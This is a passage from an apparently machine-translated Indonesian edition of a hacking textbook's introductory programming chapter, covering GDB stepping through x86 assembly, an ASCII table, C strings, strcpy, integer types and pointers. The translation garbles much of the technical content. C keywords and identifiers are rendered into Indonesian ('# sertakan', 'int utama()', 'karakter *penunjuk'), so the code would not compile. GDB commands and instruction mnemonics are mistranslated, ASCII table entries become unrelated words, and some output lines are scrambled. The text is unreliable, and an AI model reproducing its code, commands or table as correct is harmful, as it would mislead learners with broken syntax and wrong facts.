dalam huruf tebal) hanyalah instruksi yang ditemukan setelah instruksi lompatan tetap, dan alamat kedua dari `0x80483a6` (ditampilkan dalam huruf miring) terletak di akhir fungsi.

Karena kita tahu nilai 0 disimpan di lokasi memori yang dibandingkan dengan nilai 9, dan kita tahu bahwa 0 kurang dari atau sama dengan 9, EIP harus di `0x8048393` setelah menjalankan dua instruksi berikutnya.

---

```
(gdb) selanjutnya
0x0804838f      6          untuk(i=0; i < 10; i++)
(gdb) x/i $eip
0x804838f <main+27>:   jle    0x8048393 <utama+31>
(gdb) selanjutnya
8          printf("Halo dunia!\n");
(gdb) ir eip
eip          0x8048393          0x8048393 <utama+31>
(gdb) x/2i $eip
0x8048393 <utama+31>:   pindah  DWORD PTR [esp],0x8048484
0x804839a <utama+38>:   panggilan 0x80482a0 <printf@plt>
(gdb)
```

---

Seperti yang diharapkan, dua instruksi sebelumnya membiarkan eksekusi program mengalir ke `0x8048393`, yang membawa kita ke dua instruksi berikutnya. Itu

instruksi pertama adalah yang lainpindahinstruksi yang akan menulis alamat0x8048484 ke alamat memori yang terdapat dalam register ESP. Tapi apa yang ditunjukkan ESP?

---

```
(gdb) ir esp
terutama          0xbffff800      0xbffff800
(gdb)
```

---

Saat ini, ESP menunjuk ke alamat memori0xbffff800,jadi ketikapindah instruksi dieksekusi, alamat0x8048484tertulis di sana. Tapi kenapa? Apa yang istimewa dari alamat memori?0x8048484?Ada satu cara untuk mengetahuinya.

---

```
(gdb) x/2wx 0x8048484
0x8048484: 0x6c6c6548      0x6f57206f
(gdb) x/6xb 0x8048484
0x8048484: 0x48    0x65    0x6c    0x6c    0x6f    0x20
(gdb) x/6ub 0x8048484
0x8048484: 72      101     108     108     111     32
(gdb)
```

---

Mata yang terlatih mungkin memperhatikan sesuatu tentang memori di sini, khususnya kisaran byte. Setelah memeriksa memori cukup lama, jenis pola visual ini menjadi lebih jelas. Byte ini termasuk dalam rentang ASCII yang dapat dicetak. *ASCII* adalah standar yang disepakati yang memetakan semua karakter pada keyboard Anda (dan beberapa yang tidak) ke nomor tetap. Byte0x48, 0x65, 0x6c,dan0x6fsemua sesuai dengan huruf dalam alfabet pada tabel ASCII yang ditunjukkan di bawah ini. Tabel ini ditemukan di halaman manual untuk ASCII, tersedia di sebagian besar sistem Unix dengan mengetikpria ascii.

**Tabel ASCII**

---

Okttober	Desember	Hex	Arang	Okttober	Desember	Hex	Arang
							000
0	00	NUL '\0'		100	64	40	@
001	01	SOH		101	65	41	SEBUAH
002	02	STX		102	66	42	B
003	03	ETX		103	67	43	C
004	04	EOT		104	68	44	D
005	05	PERTANYAAN		105	69	45	E
006	06	ACK		106	70	46	F
007	07	BEL '\a'		107	71	47	G
010	08	BS '\b'		110	72	48	H
011	09	HT '\t'		111	73	49	Saya
012	0A	LF '\n'		112	74	4A	J
013	0B	VT '\v'		113	75	4B	K
014	0C	FF '\f'		114	76	4C	L
015	0D	CR '\r'		115	77	4D	M
016	0E	JADI		116	78	4E	N
017	0F	SI		117	79	4F	HAI
020	10	DLE		120	80	50	P
021	11	DC1		121	81	51	Q

---

022	18	12	DC2		122	82	52	R
023	19	13	DC3		123	83	53	S
024	20	14	DC4		124	84	54	T
025	21	15	NAK		125	85	55	kamu
026	22	16	SYN		126	86	56	V
027	23	17	ETB		127	87	57	W
030	24	18	BISA		130	88	58	X
031	25	19	EM		131	89	59	kamu
032	26	1A	SUB		132	90	5A	Z
033	27	1B	ESC		133	91	5B	[
034	28	1C	FS		134	92	5C	\ \ \"
035	29	1D	GS		135	93	5D	]
036	30	1E	RS		136	94	5E	^
037	31	1F	KITA		137	95	5F	-
040	32	20	RUANG ANGKASA		140	96	60	
041	33	21	!		141	97	61	sebuah
042	34	22	"		142	98	62	b
043	35	23	#		143	99	63	c
044	36	24	\$		144	100	64	d
045	37	25	%		145	101	65	e
046	38	26	&		146	102	66	f
047	39	27	'		147	103	67	g
050	40	28	(		150	104	68	h
051	41	29	)		151	105	69	saya
052	42	2A	*		152	106	6A	j
053	43	2B	+		153	107	6B	k
054	44	2C	,		154	108	6C	aku
055	45	2D	-		155	109	6D	m
056	46	2E	.		156	110	6E	n
057	47	2F	/		157	111	6F	Hai
060	48	30	0		160	112	70	p
061	49	31	1		161	113	71	q
062	50	32	2		162	114	72	r
063	51	33	3		163	115	73	s
064	52	34	4		164	116	74	t
065	53	35	5		165	117	75	kamu
066	54	36	6		166	118	76	v
067	55	37	7		167	119	77	w
070	56	38	8		170	120	78	x
071	57	39	9		171	121	79	kamu
072	58	3A	:		172	122	7A	z
073	59	3B	;		173	123	7B	{
074	60	3C	<		174	124	7C	
075	61	3D	=		175	125	7D	}
076	62	3E	>		176	126	7E	~
077	63	3F	?		177	127	7F	DEL

Untungnya, e . GDBxperintah amine juga berisi ketentuan untuk melihat jenis memori ini. Itucformat huruf dapat digunakan untuk secara otomatis mencari satu byte pada tabel ASCII, dansformat huruf akan menampilkan seluruh string data karakter.

---

```
(gdb) x/6cb 0x8048484
0x8048484:      72 'H'    101 'e' 108 'l' 108 'l' 111 'o' 32 ''
(gdb) x/s 0x8048484
0x8048484:      "Halo, dunia!\n"
(gdb)
```

---

Perintah ini mengungkapkan bahwa string data "Halo, dunia!\n" disimpan di alamat memori 0x8048484. String ini adalah argumen untuk printf() fungsi, yang menunjukkan bahwa memindahkan alamat string ini ke alamat yang disimpan di ESP (0x8048484) ada hubungannya dengan fungsi ini. Output berikut menunjukkan alamat string data yang dipindahkan ke alamat yang ditunjuk ESP.

---

```
(gdb) x/2i $eip
0x8048393 <utama+31>:      pindah      DWORD PTR [esp],0x8048484
0x804839a <utama+38>:      panggilan   0x80482a0 <printf@plt>
(gdb) x/xw $esp
0xbffff800:      0xb8000ce0
(gdb) selanjutnya
0x0804839a      8          printf("Halo dunia!\n");
(gdb) x/xw $esp
0xbffff800:      0x8048484
(gdb)
```

---

Instruksi berikutnya sebenarnya disebut printf() fungsi; itu mencetak string data. Instruksi sebelumnya adalah pengaturan untuk pemanggilan fungsi, dan hasil pemanggilan fungsi dapat dilihat pada output di bawah ini yang dicetak tebal.

---

```
(gdb) x/i $eip
0x804839a <utama+38>:      panggilan   0x80482a0 <printf@plt>
(gdb) selanjutnya
Halo Dunia!
6          untuk(i=0; i < 10; i++)
(gdb)
```

---

Melanjutkan penggunaan GDB untuk debug, mari kita periksa dua instruksi berikutnya. Sekali lagi, mereka lebih masuk akal untuk dilihat dalam kelompok.

---

```
(gdb) x/2i $eip
0x804839f <utama+43>:      lea        ek,[ebp-4]
0x80483a2 <utama+46>:      termasuk   PTR DWORD [eax]
(gdb)
```

---

Kedua instruksi ini pada dasarnya hanya menambah variabel saya oleh 1. The leainstruksi adalah singkatan dari *Muat Alamat Efektif*, yang akan memuat

alamat akrab EBP minus 4 ke dalam register EAX. Eksekusi instruksi ini ditunjukkan di bawah ini.

---

```
(gdb) x/i $eip
0x804839f <utama+43>:     lea      ek,[ebp-4]
(gdb) cetak $ebp - 4 $2 =
(batal *) 0xbffff804 (gdb) x/
x $2
0xbffff804:      0x00000000
(gdb) senang sekali
kapak          0xd      13
(gdb) selanjutnya
0x080483a2      6        untuk(i=0; i < 10; i++)
(gdb) senang sekali
kapak          0xbffff804      - 1073743868
(gdb) x/xw $eax
0xbffff804:      0x00000000
(gdb) x/dw $eax
0xbffff804:      0
(gdb)
```

---

Pengikuttermasukinstruksi akan menambah nilai yang ditemukan di alamat ini (sekarang disimpan dalam register EAX) sebesar 1. Eksekusi instruksi ini juga ditunjukkan di bawah ini.

---

```
(gdb) x/i $eip
0x80483a2 <utama+46>:      termasuk      PTR DWORD [eax]
(gdb) x/dw $eax
0xbffff804:      0
(gdb) selanjutnya
0x080483a4      6        untuk(i=0; i < 10; i++)
(gdb) x/dw $eax
0xbffff804:      1
(gdb)
```

---

Hasil akhirnya adalah nilai yang disimpan pada alamat memori EBP dikurangi 4 (0xbffff804), bertambah dengan 1. Perilaku ini sesuai dengan bagian dari kode C di mana variabel `sayabertambah` dalam perulangan `for`.

Instruksi selanjutnya adalah instruksi lompat tanpa syarat.

---

```
(gdb) x/i $eip
0x80483a4 <utama+48>:      jmp      0x804838b <utama+23>
(gdb)
```

---

Ketika instruksi ini dieksekusi, itu akan mengirim program kembali ke instruksi di alamat 0x804838b. Ini dilakukan dengan hanya mengatur EIP ke nilai itu.

Melihat pembongkaran penuh lagi, Anda harus dapat mengetahui bagian mana dari kode C yang telah dikompilasi ke dalam instruksi mesin mana.

---

(gdb) bongkar utama

Buang kode assembler untuk fungsi utama:

0x08048374 <main+0>:	dorongan	ebp
0x08048375 <utama+1>:	pindah	ebp, esp
0x08048377 <utama+3>:	sub	terutama, 0x8
0x0804837a <utama+6>:	dan	terutama, 0xffffffff0
0x0804837d <main+9>:	pindah	tambahan, 0x0
0x08048382 <utama+14>:	sub	khususnya, eax
<b>0x08048384 &lt;utama+16&gt;:</b>	<b>pindah</b>	<b>DWORD PTR [ebp-4],0x0</b>
<b>0x0804838b &lt;utama+23&gt;:</b>	<b>cmp</b>	<b>PTR DWORD [ebp-4],0x9</b>
<b>0x0804838f &lt;main+27&gt;:</b>	<b>jle</b>	<b>0x8048393 &lt;utama+31&gt;</b>
<b>0x08048391 &lt;utama+29&gt;:</b>	<b>jmp</b>	<b>0x80483a6 &lt;utama+50&gt;</b>
<i>0x08048393 &lt;utama+31&gt;:</i>	<i>pindah</i>	<i>DWORD PTR [esp],0x8048484</i>
<i>0x0804839a &lt;utama+38&gt;:</i>	<i>panggilan</i>	<i>0x80482a0 &lt;printf@plt&gt;</i>
<b>0x0804839f &lt;utama+43&gt;:</b>	<b>lea</b>	<b>ek,[ebp-4]</b>
<b>0x080483a2 &lt;utama+46&gt;:</b>	<b>termasuk</b>	<b>PTR DWORD [eax]</b>
<b>0x080483a4 &lt;utama+48&gt;:</b>	<b>jmp</b>	<b>0x804838b &lt;utama+23&gt;</b>
0x080483a6 <utama+50>:		meninggalkan
0x080483a7 <utama+51>:		membasahi
Akhir dari pembuangan assembler. (gdb) daftar		
1        # sertakan <stdio.h>		
2		
3        int utama()		
4        {		
5        di aku;		
<b>6        untuk(i=0; i &lt; 10; i++) {</b>		
7		
8            printf("Halo dunia!\n");		
<b>9        }</b>		
10      }		
(gdb)		

---

Instruksi yang ditampilkan dalam huruf tebal membentuk for loop, dan instruksi yang dicetak miring adalah printf() panggilan ditemukan dalam loop. Eksekusi program akan melompat kembali ke instruksi pembanding, lanjutkan eksekusi printf() panggil, dan tingkatkan variabel penghitung hingga akhirnya sama dengan 10. Pada titik ini kondisional jle instruksi tidak akan dieksekusi; sebagai gantinya, penunjuk instruksi akan melanjutkan ke instruksi lompatan tanpa syarat, yang keluar dari loop dan mengakhiri program.

## 0x260 Kembali ke Dasar

Sekarang ide pemrograman kurang abstrak, ada beberapa konsep penting lainnya yang perlu diketahui tentang C. Bahasa assembly dan prosesor komputer ada sebelum bahasa pemrograman tingkat tinggi, dan banyak konsep pemrograman modern telah berkembang seiring waktu. Dengan cara yang sama mengetahui sedikit tentang bahasa Latin dapat sangat meningkatkan pemahaman seseorang tentang

bahasa Inggris, pengetahuan tentang konsep-konsep pemrograman tingkat rendah dapat membantu pemahaman konsep-konsep tingkat yang lebih tinggi. Saat melanjutkan ke bagian berikutnya, ingatlah bahwa kode C harus dikompilasi ke dalam instruksi mesin sebelum dapat melakukan apa pun.

## 0x261 String

Nilai "Halo, dunia!\n" diteruskan keprintf() fungsi dalam program sebelumnya adalah string—secara teknis, array karakter. Dalam C, *an Himpunan* hanyalah sebuah daftar dari *n* elemen dari tipe data tertentu. Array 20 karakter hanyalah 20 karakter yang berdekatan yang terletak di memori. Array juga disebut sebagai *penyangga*. Program char\_array.c adalah contoh dari array karakter.

### char\_array.c

---

```
# sertakan <stdio.h>
int utama()
{
    char str_a[20];
    str_a[0]    = 'H';
    str_a[1]    = 'e';
    str_a[2]    = 'l';
    str_a[3]    = 'l';
    str_a[4]    = 'o';
    str_a[5]    = ';';
    str_a[6]    = ' ';
    str_a[7]    = 'w';
    str_a[8]    = 'o';
    str_a[9]    = 'r';
    str_a[10]   = 'l';
    str_a[11]   = 'd';
    str_a[12]   = '!';
    str_a[13]   = '\n';
    str_a[14]   = 0;
    printf(str_a);
}
```

---

Kompiler GCC juga dapat diberikan -H atau -switch untuk menentukan file output yang akan dikompilasi. Switch ini digunakan di bawah ini untuk mengkompilasi program menjadi biner yang dapat dieksekusi yang disebut char\_array.

---

```
reader@hacking :~/booksrc $ gcc -o char_array char_array.c
reader@hacking :~/booksrc $ ./char_array
Halo Dunia!
reader@hacking :~/booksrc $
```

---

Dalam program sebelumnya, array karakter 20 elemen didefinisikan sebagai: str\_a, dan setiap elemen array ditulis, satu per satu. Perhatikan bahwa angka dimulai dari 0, bukan 1. Perhatikan juga bahwa karakter terakhir adalah 0. (Ini juga disebut *a byte nol*.) Array karakter telah ditentukan, jadi 20 byte dialokasikan untuknya, tetapi hanya 12 byte ini yang benar-benar digunakan. Byte nol

pada akhirnya digunakan sebagai karakter pembatas untuk memberi tahu fungsi apa pun yang berhubungan dengan string untuk menghentikan operasi di sana. Byte tambahan yang tersisa hanyalah sampah dan akan diabaikan. Jika byte nol dimasukkan ke dalam elemen kelima dari laris karakter, hanya karakter 'Haloakan' dicetak oleh printf()fungsi.

Karena pengaturan setiap karakter dalam array karakter sangat melelahkan dan string digunakan cukup sering, satu set fungsi standar dibuat untuk manipulasi string. Misalkan, strcpy()fungsi akan menyalin string dari sumber ke tujuan, iterasi melalui string sumber dan menyalin setiap byte ke tujuan (dan berhenti setelah menyalin byte penghentian nol). Urutan argumen fungsi mirip dengan sintaks perakitan Intel: tujuan terlebih dahulu dan kemudian sumber. Program char\_array.c dapat ditulis ulang menggunakan strcpy()untuk mencapai hal yang sama menggunakan perpustakaan string. Versi berikutnya dari program char\_array yang ditunjukkan di bawah ini menyertakan string.h karena menggunakan fungsi string.

### char\_array2.c

---

```
# sertakan <stdio.h>
# sertakan <string.h>

int utama() {
    char str_a[20];

    strcpy(str_a, "Halo, dunia!\n");
    printf(str_a);
}
```

---

Mari kita lihat program ini dengan GDB. Pada output di bawah, program yang dikompilasi dibuka dengan GDB dan breakpoint diatur sebelum, di, dan setelah strcpy() panggilan ditampilkan dalam huruf tebal. Debugger akan menjeda program di setiap breakpoint, memberi kita kesempatan untuk memeriksa register dan memori. Itu strcpy()kode fungsi berasal dari pustaka bersama, sehingga breakpoint dalam fungsi ini tidak dapat benar-benar disetel hingga program dijalankan.

```
reader@hacking :~/booksrc $ gcc -g -o char_array2 char_array2.c
reader@hacking :~/booksrc $ gdb -q ./char_array2
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1". (gdb)
daftar
1      # sertakan <stdio.h>
2      # sertakan <string.h>
3
4      int utama() {
5          char str_a[20];
6
7          strcpy(str_a, "Halo, dunia!\n");
8          printf(str_a);
9      }
(gdb) istirahat 6
Breakpoint 1 pada 0x80483c4: file char_array2.c, baris 6.
(gdb) break strcpy
```

Fungsi "strcpy" tidak ditentukan.

Buat breakpoint tertunda pada pemuat pustaka bersama di masa mendatang? (y atau [n])  
y Breakpoint 2 (strcpy) tertunda.

(gdb) istirahat 8

Breakpoint 3 pada 0x80483d7: file char\_array2.c, baris 8.  
(gdb)

---

Saat program dijalankan, strcpy() breakpoint teratas. Pada setiap breakpoint, kita akan melihat EIP dan instruksi yang ditunjukkannya. Perhatikan bahwa lokasi memori untuk EIP di breakpoint tengah berbeda.

(gdb) lari

Memulai program: /home/reader/books/char\_array2

Breakpoint 4 di 0xb7f076f4

Breakpoint tertunda "strcpy" diselesaikan

Breakpoint 1, main () di char\_array2.c:7 7  
strcpy(str\_a, "Halo, dunia!\n");

(gdb) ir eip

eip 0x80483c4 0x80483c4 <main+16>

(gdb) x/5i \$eip

0x80483c4 <utama+16>:	pindah	DWORD PTR [esp+4],0x80484c4
0x80483cc <utama+24>:	lea	eax,[ebp-40]
0x80483cf <main+27>:	pindah	DWORD PTR [esp], eax
0x80483d2 <main+30>:	panggilan	0x80482c4 < strcpy@plt >
0x80483d7 <main+35>:	lea	ax,[ebp-40]

(gdb) lanjutkan

Melanjutkan.

Breakpoint 4, 0xb7f076f4 di strcpy () dari /lib/tls/i686/cmov/libc.so.6 (gdb) ir eip

**eip 0xb7f076f4 0xb7f076f4 <strcpy+4>**

(gdb) x/5i \$eip

0xb7f076f4 <strcpy+4>:	pindah	esi, DWORD PTR [ebp+8]
0xb7f076f7 <strcpy+7>:	pindah	eax, DWORD PTR [ebp+12]
0xb7f076fa <strcpy+10>: mov		ecx, esi
0xb7f076fc <strcpy+12>: sub		ecx, eax
0xb7f076fe <strcpy+14>: mov		edx, eax

(gdb) lanjutkan

Melanjutkan.

Breakpoint 3, main () di char\_array2.c:8 8  
printf(str\_a);

(gdb) ir eip

eip 0x80483d7 0x80483d7 <main+35>

(gdb) x/5i \$eip

0x80483d7 <main+35>:	lea	ax,[ebp-40]
0x80483da <utama+38>:	pindah	DWORD PTR [esp], eax
0x80483dd <utama+41>:	panggilan	0x80482d4 < printf@plt >
0x80483e2 <main+46>:	meninggalkan	
0x80483e3 <utama+47>:	membasahi	

(gdb)

---

Alamat di EIP di breakpoint tengah berbeda karena kode untuk strcpy() fungsi berasal dari perpustakaan yang dimuat. Faktanya, debugger menunjukkan EIP untuk breakpoint tengah di strcpy() fungsi, sementara EIP di dua breakpoint lainnya ada di utama() fungsi. Saya ingin menunjukkan bahwa EIP dapat melakukan perjalanan dari kode utama ke strcpy() kode dan kembali lagi. Setiap kali suatu fungsi dipanggil, catatan disimpan pada struktur data yang disebut tumpukan. Itu *tumpukan* memungkinkan EIP kembali melalui rantai panggilan fungsi yang panjang. Di GDB, bt perintah dapat digunakan untuk menelusuri kembali tumpukan. Pada output di bawah, stack backtrace ditampilkan di setiap breakpoint.

---

```
(gdb) lari
```

```
Program yang sedang di-debug telah dimulai. Mulai dari awal? (y atau n) y
```

```
Memulai program: /home/reader/booksrc/char_array2
```

```
Kesalahan dalam mengatur ulang breakpoint 4:
```

```
Fungsi "strcpy" tidak ditentukan.
```

```
Breakpoint 1, main () di char_array2.c:7 7  
strcpy(str_a, "Halo, dunia!\n");
```

```
(gdb) bt
```

```
# 0 main() di char_array2.c:7 (gdb)
```

```
cont
```

```
Melanjutkan.
```

```
Breakpoint 4, 0xb7f076f4 di strcpy () dari /lib/tls/i686/cmov/libc.so.6 (gdb) bt
```

```
# 0 0xb7f076f4 di strcpy () dari /lib/tls/i686/cmov/libc.so.6  
#1 0x080483d7 di main () di char_array2.c:7
```

```
(gdb) lanjutan
```

```
Melanjutkan.
```

```
Breakpoint 3, main () di char_array2.c:8 8
```

```
printf(str_a);
```

```
(gdb) bt
```

```
# 0 utama () di char_array2.c:8
```

```
(gdb)
```

---

Di breakpoint tengah, jejak balik tumpukan menunjukkan catatannya tentang strcpy() panggilan. Juga, Anda mungkin memperhatikan bahwa strcpy() fungsi berada di alamat yang sedikit berbeda selama proses kedua. Ini karena metode perlindungan eksloitasi yang diaktifkan secara default di kernel Linux sejak 2.6.11. Kami akan berbicara tentang perlindungan ini secara lebih rinci nanti.

#### *0x262 Ditandatangani, Tidak Ditandatangani, Panjang, dan Pendek*

Secara default, nilai numerik dalam C ditandatangani, yang berarti keduanya bisa negatif dan positif. Sebaliknya, nilai yang tidak ditandatangani tidak mengizinkan angka negatif. Karena itu semua hanya memori pada akhirnya, semua nilai numerik harus disimpan dalam biner, dan nilai yang tidak ditandatangani paling masuk akal dalam biner. Sebuah integer 32-bit unsigned dapat berisi nilai dari 0 (semua 0 biner) ke 4.294.967.295 (semua 1 biner). Integer bertanda 32-bit masih hanya 32 bit, yang berarti dapat

hanya berada di salah satu dari 2<sup>32</sup>kemungkinan kombinasi bit. Ini memungkinkan bilangan bulat bertanda 32-bit berkisar dari 2.147.483.648 hingga 2.147.483.647. Pada dasarnya, salah satu bit adalah bendera yang menandai nilai positif atau negatif. Nilai bertanda positif terlihat sama dengan nilai yang tidak bertanda, tetapi angka negatif disimpan secara berbeda menggunakan metode yang disebut komplemen dua. *Pelengkap dua* mewakili bilangan negatif dalam bentuk yang cocok untuk penjumlahan biner—ketika nilai negatif dalam komplemen dua ditambahkan ke bilangan positif dengan besaran yang sama, hasilnya akan menjadi 0. Ini dilakukan dengan terlebih dahulu menulis bilangan positif dalam biner, lalu membalikkan semua bit, dan akhirnya menambahkan 1. Kedengarannya aneh, tetapi berfungsi dan memungkinkan angka negatif ditambahkan dalam kombinasi dengan angka positif menggunakan penambah biner sederhana.

Ini dapat dieksplorasi dengan cepat dalam skala yang lebih kecil menggunakan pascal, kalkulator programmer sederhana yang menampilkan hasil dalam format desimal, heksadesimal, dan biner. Demi kesederhanaan, angka 8-bit digunakan dalam contoh ini.

---

```
reader@hacking :~/booksrc $ pcalc 0y01001001
    73          0x49          0y01001001
reader@hacking :~/booksrc $ pcalc 0y10110110 + 1
    183         0xb7          0y10110111
reader@hacking :~/booksrc $ pcalc 0y01001001 + 0y10110111
    256         0x100         0y100000000
reader@hacking :~/booksrc $
```

---

Pertama, nilai biner 01001001 ditunjukkan positif 73. Kemudian semua bit dibalik, dan 1 ditambahkan untuk menghasilkan representasi komplemen dua untuk negatif 73, 10110111. Ketika kedua nilai ini ditambahkan bersama-sama, hasil aslinya 8 bit adalah 0. Programnya pascal menunjukkan nilai 256 karena tidak menyadari bahwa kita hanya berurusan dengan nilai 8-bit. Dalam penambah biner, bit pembawa itu hanya akan dibuang karena akhir dari memori variabel telah tercapai. Contoh ini mungkin menjelaskan bagaimana pelengkap dua bekerja dengan keajaibannya.

Dalam C, variabel dapat dideklarasikan sebagai unsigned hanya dengan menambahkan kata kunci tidak ditandatangani deklarasi. Sebuah bilangan bulat yang tidak ditandatangani akan dideklarasikan dengan int tidak ditandatangani. Selain itu, ukuran variabel numerik dapat diperpanjang atau dipersingkat dengan menambahkan kata kunci panjang atau pendek. Ukuran sebenarnya akan bervariasi tergantung pada arsitektur kode yang dikompilasi. Bahasa C menyediakan makro yang disebut ukuran dari() yang dapat menentukan ukuran tipe data tertentu. Ini berfungsi seperti fungsi yang mengambil tipe data sebagai inputnya dan mengembalikan ukuran variabel yang dideklarasikan dengan tipe data tersebut untuk arsitektur target. Program datatype\_sizes.c mengeksplorasi ukuran berbagai tipe data, menggunakan ukuran dari() fungsi.

### **datatype\_sizes.c**

---

```
# sertakan <stdio.h>

int utama() {
    printf("Tipe data 'int' adalah\n\t%d byte\n", sizeof(int));
```

```
    printf("Tipe data 'unsigned int' adalah\t %d byte\n", sizeof(unsigned int));
    printf("Tipe data 'int pendek' adalah\t %d byte\n", sizeof(int pendek)); printf("Tipe
data 'int panjang' adalah\t %d byte\n", sizeof(int panjang)); printf("Tipe data
'panjang int panjang' adalah %d byte\n", sizeof(int panjang panjang)); printf("Tipe
data 'float' adalah\t %d byte\n", sizeof(float)); printf("Tipe data 'char' adalah\t %d
byte\n", sizeof(char));
}
```

---

Sepotong kode ini menggunakan `printf()` berfungsi dengan cara yang sedikit berbeda. Ia menggunakan sesuatu yang disebut penentu format untuk menampilkan nilai yang dikembalikan dari ukuran dari() panggilan fungsi. Penentu format akan dijelaskan secara mendalam nanti, jadi untuk saat ini, mari kita fokus pada output program.

```
reader@hacking :~/booksrc $ gcc datatype_sizes.c
reader@hacking :~/booksrc $ ./a.out
Tipe data 'int' adalah          4 byte
Tipe data 'unsigned int' adalah Tipe 4 byte
data 'short int' adalah Tipe data 2 byte
'long int' adalah              4 byte
Tipe data 'long long int' adalah 8 byte Tipe
data 'float' adalah             4 byte
Tipe data 'char' adalah          1 byte
reader@hacking :~/booksrc $
```

---

Seperti yang dinyatakan sebelumnya, bilangan bulat bertanda dan tidak bertanda berukuran empat byte pada x86 arsitektur. Float juga empat byte, sedangkan char hanya membutuhkan satu byte. Itupun panjang dan pendek kota kunci juga dapat digunakan dengan variabel floating-point untuk memperpanjang dan memperpendek ukurannya.

## **0x263 Pointer**

Register EIP adalah pointer yang "menunjuk" ke instruksi saat ini selama eksekusi program dengan berisi alamat memorinya. Ide pointer digunakan dalam C, juga. Karena memori fisik sebenarnya tidak dapat dipindahkan, informasi di dalamnya harus disalin. Ini bisa sangat mahal secara komputasi untuk menyalin potongan besar memori untuk digunakan oleh fungsi yang berbeda atau di tempat yang berbeda. Ini juga mahal dari sudut pandang memori, karena ruang untuk salinan tujuan baru harus disimpan atau dialokasikan sebelum sumber dapat disalin. Pointer adalah solusi untuk masalah ini. Daripada menyalin blok memori yang besar, jauh lebih mudah untuk menyebarkan alamat awal blok memori itu.

Pointer dalam C dapat didefinisikan dan digunakan seperti tipe variabel lainnya. Sejak memori di x86 Arsitektur 86 menggunakan pengalaman 32-bit, pointer juga berukuran 32 bit (4 byte). Pointer didefinisikan dengan menambahkan asterisk (\*) ke nama variabel. Alih-alih mendefinisikan variabel tipe itu, pointer didefinisikan sebagai sesuatu yang menunjuk ke data tipe itu. Program `pointer.c` adalah contoh pointer yang digunakan dengan `char` tipe data yang hanya berukuran 1 byte.

### **pointer.c**

---

```
# sertakan <stdio.h>
# sertakan <string.h>

int utama() {
    char str_a[20];      // Array karakter 20 elemen
    karakter *penunjuk;  // Pointer, dimaksudkan untuk array
    karakter *penunjuk2; // Dan satu lagi

    strcpy(str_a, "Halo, dunia!\n");
    penunjuk = str_a; // Atur pointer pertama ke awal array. printf(penunjuk);

    penunjuk2 = penunjuk + 2; // Atur yang kedua 2 byte lebih jauh.
    printf(pointer2);        // Cetak ini.
    strcpy(pointer2, "kalian!\n"); // Salin ke tempat itu.
    printf(penunjuk);        // Cetak lagi.
}
```

---

Seperti yang ditunjukkan oleh komentar dalam kode, penunjuk pertama diatur di awal larik karakter. Ketika array karakter direferensikan seperti ini, sebenarnya adalah pointer itu sendiri. Beginilah cara buffer ini diteruskan sebagai pointer ke printf() dan strcpy() fungsi sebelumnya. Pointer kedua diatur ke alamat pointer pertama ditambah dua, dan kemudian beberapa hal dicetak (ditunjukkan pada output di bawah).

---

```
reader@hacking :~/booksrc $ gcc -o pointer pointer.c
reader@hacking :~/booksrc $ ./pointer
Halo Dunia!
halo, dunia!
Hei kalian!
reader@hacking :~/booksrc $
```

---

Mari kita lihat ini dengan GDB. Program dikompilasi ulang, dan breakpoint diatur pada baris kesepuluh dari kode sumber. Ini akan menghentikan program setelah "Halo, dunia!\n" string telah disalin ke dalam str\_a buffer dan variabel pointer diatur ke awal.

---

```
reader@hacking :~/booksrc $ gcc -g -o pointer pointer.c
reader@hacking :~/booksrc $ gdb -q ./pointer
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) daftar
1      # sertakan <stdio.h>
2      # sertakan <string.h>
3
4      int utama() {
5          char str_a[20];      // Array karakter 20 elemen
6          karakter *penunjuk; // Pointer, dimaksudkan untuk array karakter
```

```

7         karakter *penunjuk2; // Dan satu lagi
8
9         strcpy(str_a, "Halo, dunia!\n");
10        penunjuk = str_a; // Atur pointer pertama ke awal array.
(gdb)      printf(penunjuk);
12
13        penunjuk2 = penunjuk + 2; // Atur yang kedua 2 byte lebih jauh.
14        printf(pointer2);           // Cetak ini.
15        strcpy(pointer2, "kalian!\n"); // Salin ke tempat itu.
16        printf(penunjuk);           // Cetak lagi.
17    }
(gdb) istirahat 11
Breakpoint 1 pada 0x80483dd: file pointer.c, baris 11. (gdb)
dijalankan
Memulai program: /home/reader/booksrsrc/pointer

Breakpoint 1, main () di pointer.c:11 11
        printf(penunjuk);
(gdb) penunjuk x/xw
0xbffff7e0: 0x6c6c6548
(gdb) penunjuk x/s
0xbffff7e0:      "Halo, dunia!\n"
(gdb)

```

---

Ketika pointer diperiksa sebagai string, jelas bahwa string yang diberikan ada di sana dan terletak di alamat memori 0xbffff7e0. Ingat bahwa string itu sendiri tidak disimpan dalam variabel pointer—hanya alamat memori 0xbffff7e0 disimpan di sana.

Untuk melihat data aktual yang disimpan dalam variabel pointer, Anda harus menggunakan operator address-of. Alamat-operator adalah *operator unary*, yang berarti ia beroperasi pada satu argumen. Operator ini hanyalah sebuah ampersand (&) yang ditambahkan ke nama variabel. Saat digunakan, alamat variabel itu dikembalikan, bukan variabel itu sendiri. Operator ini ada di GDB dan dalam bahasa pemrograman C.

---

```
(gdb) x/xw &penunjuk
0xbffff7dc: 0xbffff7e0
(gdb) cetak & penunjuk
$1 = (char **) 0xbffff7dc
(gdb) penunjuk cetak
$2 = 0xbffff7e0 "Halo, dunia!\n" (gdb)
```

---

Ketika alamat-operator digunakan, variabel pointer ditampilkan berada di alamat 0xbffff7dc dalam memori, dan itu berisi alamat 0xbffff7e0.

Operator address-of sering digunakan bersama dengan pointer, karena pointer berisi alamat memori. Program addressof.c mendemonstrasikan operator address-of yang digunakan untuk menempatkan alamat variabel integer ke dalam pointer. Baris ini ditunjukkan dalam huruf tebal di bawah ini.

## alamat.c

---

```
# sertakan <stdio.h>

int utama() {
    int int_var = 5; int
    *int_ptr;

    int_ptr = &int_var; // masukkan alamat int_var ke int_ptr
}
```

---

Program itu sendiri sebenarnya tidak mengeluarkan apa pun, tetapi Anda mungkin dapat menebak apa yang terjadi, bahkan sebelum melakukan debug dengan GDB.

```
reader@hacking :~/booksrc $ gcc -g addressof.c
reader@hacking :~/booksrc $ gdb -q ./a.out
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) daftar
1      # sertakan <stdio.h>
2
3      int utama() {
4          int int_var = 5; int
5          *int_ptr;
6
7          int_ptr = &int_var; // Masukkan alamat int_var ke int_ptr.
8      }
(gdb) istirahat 8
Breakpoint 1 di 0x8048361: file addressof.c, baris 8. (gdb)
dijalankan
